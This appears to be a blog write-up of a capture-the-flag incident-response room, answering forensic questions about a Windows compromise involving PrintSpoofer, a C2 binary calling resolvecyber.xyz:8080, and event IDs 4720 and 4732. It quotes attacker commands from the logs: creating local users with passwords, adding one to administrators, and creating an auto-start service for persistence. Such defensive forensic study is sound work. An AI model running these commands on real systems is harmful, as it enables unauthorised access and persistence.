
The name of the tool is printspoofer.

The tool exploits a specific privilege owned by the user. What is the name of the privilege?

After doing some research on the tool and exploring posts about it you can discover that PrintSpoofer is a post-exploitation tool used for privilege escalation that exploits/abuses SeImpersonatePrivilege to gain elevated privileges like SYSTEM or Administrator.


Then, the attacker executed the tool with another binary to establish a C2 connection. What is the name of the binary?

Using the same Event ID 1 filter, search for the spf.exe binary which outputs three results. If you look at the Payload Data6 column in Timeline Explorer, you can see that spf.exe was used to execute final.exe which is the answer:




The binary connects to a different port from the first c2 connection. What is the port used?

If you filter for Event ID 22 (dns query), you can see that the first.exe binary still connects to the same domain:



To find the destination port first.exe is connecting to, I used the following filter:



This shows all frames that contain the C2 domain and through this, I determined that port 8080 was used:

Host	Destination Port
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080
resolvecyber.xyz:8080	8080

Upon achieving SYSTEM access, the attacker then created two users. What are the account names?

To find what users have been created on the system, we can filter for Event ID 1 and net.exe as net user can be used to add or modify user accounts.

```
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shuna princess
ParentCommandLine: C:\ProgramData\final.exe
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shion m4st3rch3f!
```

As you can see, the attacker created two users with the answer being: shion,shuna.


Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

If you look at the following image, you can see that the attacker was missing the /add option.

```
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna pr1nc3ss!
ParentCommandLine: C:\ProgramData\final.exe
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: -
ParentCommandLine: "C:\Windows\system32\net.exe" user shion m4st3rch3f!
```


Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?

If you search for “what event ID logs successful account creation” you will find numerous websites including Microsoft documentation that says Event ID 4720 logs user account creation.



The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?

Using the same net.exe and Event ID 1 filter, you can determine that the attacker added shion to the local administrator's group:



Therefore, the answer is: net localgroup administrators /add shion.

Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?

This question requires external research like the account creation research. If you explore security auditing documentation from Microsoft, you can determine that event ID 4732: A member was added to a security-enabled local group is the answer. Therefore, 4732 is the answer.

After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?

After looking for signs of scheduled tasks, I came across sc.exe being used to create a new service called TemptestUpdate and setting the binary path to final.exe (a known malicious binary).

```
"C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate binpath= C:\ProgramData\final.exe start= auto
"C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
"C:\Windows\system32\sc.exe" qc TempestUpdate2
```

There are two, however if you explore registry events you can determine that registry events only occur for TempestUpdate2:

```
TargetObject: HKLM\System\CurrentControlSet\Services\TempestUpdate2\Start
TargetObject: HKLM\System\CurrentControlSet\Services\TempestUpdate2\ImagePath
```

Therefore, the answer is: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto

This was a super informative and pretty difficult room. Many of the questions were easy, and I'm sure any incident responders would get through this like clockwork; however, I found a lot of the correlation aspects pretty difficult. Ultimately it was a super fun room, it required a lot of external research but I eventually got there in the end. If you need any help, feel free to contact me.